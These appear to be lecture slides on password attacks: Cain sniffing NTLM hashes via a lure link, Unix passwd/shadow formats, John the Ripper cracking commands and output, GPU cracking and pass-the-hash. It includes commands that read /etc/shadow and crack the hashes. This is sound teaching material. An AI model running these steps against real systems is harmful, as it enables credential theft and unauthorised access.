


Brute Force Attack

LANMAN: Keep Min at 1 and Max at 7




Brute Force Attack in Progress



Using Cain's Sniffer to Obtain Hashes

- ❑ Cain can sniff challenge-response information
- ❑ Attacker could position his computer at a location where he sees all authentication traffic
- ❑ Or... attacker could trick a user into clicking on a link in an email
 - ❖ Attacker has installed Cain on **SOME SERVER** and is running the sniffer
 - ❖ When user clicks on link, the user's machine attempts to mount the share which requires authentication via challenge-response



Cain's Integrated Sniffer

- After user clicks on the link, Cain's sniffer gathers the challenge and response and displays them

The screenshot shows the Cain software interface. The 'Sniffer' tab is selected in the top navigation bar. On the left, there's a sidebar titled 'Passwords' listing various protocols: FTP (0), HTTP (0), IMAP (0), POP3 (0), SMB (1), and Telnet (0). The main pane displays a table of captured SMB session details:

	Timestamp	SMB server	Client	Username	Domain	AuthType	LM Hash	NT Hash
	02/03/2005...	10.1.1.95	10.1.1.4	susan	ED-IIZ...	NTLM Session Security...	85CAAFCD9FB...	3213B87CAAC


Below the table, a message box says 'smb SMB'. At the bottom of the interface, there are several tabs: Hosts, APR, APR-DNS, APR-SSH-1, APR-HTTPS, Routing, Passwords, and VoIP. The 'Lost packets: 0%' status is shown at the bottom left.

We're running the Cain sniffer.

We captured the LM and NTLMv1 Challenge and Responses, which we can crack.

Cain's Integrated Sniffer

- Attacker can now feed these hashes into the cracker



Unix Password File Format

- /etc/passwd has one line per account with colon-separated fields
 - ❖ [login_name] : [encrypted_password] : [UID_Number] : [Default_GID] : [GECOS_Info] : [Home_Dir] : [Login_shell]
- Example:
 - ❖ smith:*:506:506:Fred Q. Smith:/home/smith:/usr/bin/sh
- Most *nix types support shadowed passwords, where password data is no longer in /etc/passwd
 - ❖ If passwords are shadowed, the [encrypted_password] field will contain "x", "*", or "!"

Unix Password File Format

```
[root@test root]# cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
:
:
gdm:x:42:42::/var/gdm:/sbin/nologin
alice:x:502:502::/home/alice:/bin/bash
fred:x:503:503::/home/fred:/bin/bash
susan:x:504:504::/home/susan:/bin/bash
robert:x:505:505::/home/robert:/bin/bash
[root@test root]# █
```

} Here are the user accounts that aren't associated with the operating system but are instead assigned to people (uid > 500).

Unix Shadow File Format

- /etc/shadow is only readable with superuser privileges (UID 0)
- /etc/shadow has one line per account separated by colons
- Format is:
 - ❖ [login_name] :
 - [encryptedpassword] :
 - [Date_of_last_pw_change] :
 - [Min_pw_age_in_days] :
 - [Max_password_age_in_days] :
 - [Advance_days_to_warn_user_of_pw_change] :
 - [Days_after_pw_expires_to_disable_account] :
 - [Account_expiration_date] :
 - [Reserved]

Date is the number of days (since January 1, 1970) since the password was last changed

Unix Shadow File Format

```
[root@test root]# cat /etc/shadow
root:$1$JwHcday9$VTILqqawwBy42T0dGtVwh0:12662:0:99999:7:::
bin:*:12662:0:99999:7:::
daemon:*:12662:0:99999:7:::
```

⋮

```
alice:$1$a36//8We$nQszd1GSN1kAL2r2ctNIL/:12845:0:99999:7:::
fred:$1$8E1NLd0g$GDHdovsqcPrju3WuQHv2v/:12845:0:99999:7:::
susan:$1$jYvYCP1Z$YzjdcheL8ujvE7yLQAPgA/:12845:0:99999:7:::
robert::12845:0:99999:7:::
[root@test root]#
```

Uh-oh! Robert has a blank password!

John the Ripper (JtR)



- John supports (and auto-detects) these formats:
 - ❖ Traditional DES
 - ❖ BSDI extended DES
 - ❖ FreeBSD MD5
 - ❖ OpenBSD Blowfish
 - ❖ Kerberos/AFS
 - ❖ Windows LANMAN (DES based)
 - `john sam.txt`
 - Very powerful and fast!
 - ❖ Runs on various flavors of Unix and Windows
 - Community-enhanced version supports
 - ❖ NTLM hashes, OpenSSH, ZIP, PDF
 - ❖ “quality is lower” than official version
 - ❖ GPU platforms (CUDA & OpenCL)
 - www.openwall.com/john/

Unshadow passwd and shadow Files

```
./unshadow /etc/passwd /etc/shadow > combined.txt
```

```
[root@test run]# ./unshadow /etc/passwd /etc/shadow > combined.txt
[root@test run]# cat combined.txt
root:$1$JwHcday9$VTILqqawwBy42T0dGtVwh0:0:0:root:/root:/bin/bash
bin:*:1:1:bin:/bin:/sbin/nologin
:
:
alice:$1$a36//8We$nQszd1GSN1kAL2r2ctNIL/:502:502::/home/alice:/bin/bash
fred:$1$8E1NLd0g$GDHdovsqcPrju3WuQHv2v/:503:503::/home/fred:/bin/bash
susan:$1$jYvYCP1Z$YzjdcheL8ujvE7yLQAPgA/:504:504::/home/susan:/bin/bash
robert:x:505:505::/home/robert:/bin/bash
```

- This is NOT required but allows John to see GECOS fields, groups, and expired creds so it can crack users
 - ❖ Using GECOS field information
 - ❖ Belonging to specific groups
 - ❖ Skipping users with expired credentials

John's Cracking Modes

- Creates many permutations quickly using one wordlist
 - ❖ Appends and prepends characters
 - ❖ Attempts dictionary words forwards, backwards, typed twice
 - ❖ Truncate dictionary words and then append/prepend

- "Single Crack" Mode
 - ❖ Guesses based on user account information
 - Uses variations of account name, GECOS, etc. from unshadow file
- Word list Mode
 - ❖ Uses dictionary and hybrid
- Incremental Mode
 - ❖ Uses brute force guessing
 - Uses character frequency tables → use most common characters more often in password
- External Mode
 - ❖ Uses an external program (e.g., Crunch) to generate guesses

John's Command Line

- Now, let's crack the password file
- Simplest way is to let John use its default order of cracking modes:
 - ❖ `john combined.txt`
 - ❖ `john shadow` if not unshadowed
- ...or manually run "single crack" mode
 - ❖ `john --single combined.txt`
- ...or manually run word list mode with word mangling rules enabled
 - ❖ `john --wordlist=password.lst --rules combined.txt`
- ...or manually run a brute force (incremental mode) attack
 - ❖ `john --incremental combined.txt`



John's Output


- Cracked password printed to the screen and stored in `john.pot`
 - ❖ Remember to remove this file when you are done cracking passwords
- John automatically stores (~10 minutes) status in `john.rec` file
 - ❖ Used to recover John execution if it crashes before complete

John's Output

```
[root@test run]# ./john combined.txt
Loaded 4 passwords with 4 different salts (FreeBSD MD5 [32/32])
guesses: 0  time: 0:00:00:01 0% (2)  c/s: 5655  trying: tammy
guesses: 0  time: 0:00:00:02 1% (2)  c/s: 4340  trying: camera
guesses: 0  time: 0:00:00:04 3% (2)  c/s: 3679  trying: Dragon
guesses: 0  time: 0:00:00:06 5% (2)  c/s: 3441  trying: Roxy
nuggetnugget      (alice)
guesses: 1  time: 0:00:00:19 13% (2)  c/s: 3019  trying: seikooc
guesses: 1  time: 0:00:00:22 16% (2)  c/s: 3020  trying: JANICE
guesses: 1  time: 0:00:00:24 17% (2)  c/s: 3015  trying: lisa2
guesses: 1  time: 0:00:00:27 19% (2)  c/s: 2906  trying: nss!
passwor8          (susan)
guesses: 2  time: 0:00:00:42 32% (2)  c/s: 2946  trying: intern6
guesses: 2  time: 0:00:00:43 34% (2)  c/s: 2948  trying: peter0
guesses: 2  time: 0:00:00:45 36% (2)  c/s: 2951  trying: arizona.
guesses: 2  time: 0:00:00:47 40% (2)  c/s: 2952  trying: gphr
Letmein3          (fred)
```

Johnny → John the Ripper GUI

☐ In Kali



GPUs to the Rescue!

- Graphics Processing Units handle highly parallel tasks exceptionally well
- 25 AMD Radeon graphics cards
- 350 billion guesses per second



25-GPU cluster cracks every standard Windows password in <6 hours

All your passwords are belong to us.

by Dan Goodin - Dec 9 2012, 7:00pm EST

arstechnica.com/security/2012/12/25-gpu-cluster-cracks-every-standard-windows-password-in-6-hours/

- Hashcat - "World's fastest password cracker"
 - ❖ Uses CPU and GPUs
 - ❖ 160+ hash types implemented



hashcat
advanced
password
recovery

Pass the Hash (PTH)




- Why bother cracking the passwords from hashes?
- PTH removes the need to guess or crack passwords
- Technique uses the **cached password hash** to log onto a machine instead of the password itself
 - ❖ Password hashes are equivalent to plaintext passwords
- First publicly acknowledged in Paul Ashton's publication of "NT Pass the Hash" code on Bugtraq in 1997
- Most often used on Windows-based systems, but can be done on other systems including Linux
- Good paper on file server
 - ❖ Ewaida - Pass-the-hash-attacks-tools-mitigation_33283.pdf

Pass the Hash Theory


- ❑ PTH exploits the Single Sign-On (SSO) functionality in Windows authentication protocols
 - ❖ As used by Kerberos and NTLM
- ❑ Once users authenticate a first time, they are given access to further resources without re-authentication through SMB protocol
- ❑ Allows sharing of directories, files, and printers
- ❑ Uses SMB over TCP/IP (port 445) or NBT (port 139)

Pass the Hash Process

- User credentials must be the same on both computers
- Attack computer 1 and grab hashes
- Use Admin's hash to log into computer 2




Pass the Hash Theory - Normal Authentication



1. User attempts to access resource (file server)
2. Server sends authentication challenge
3. User supplies username and password
4. Supplied password is transformed into hash
5. Username and hash are sent to server
6. Server checks hash value against expected value
7. Access granted to resource

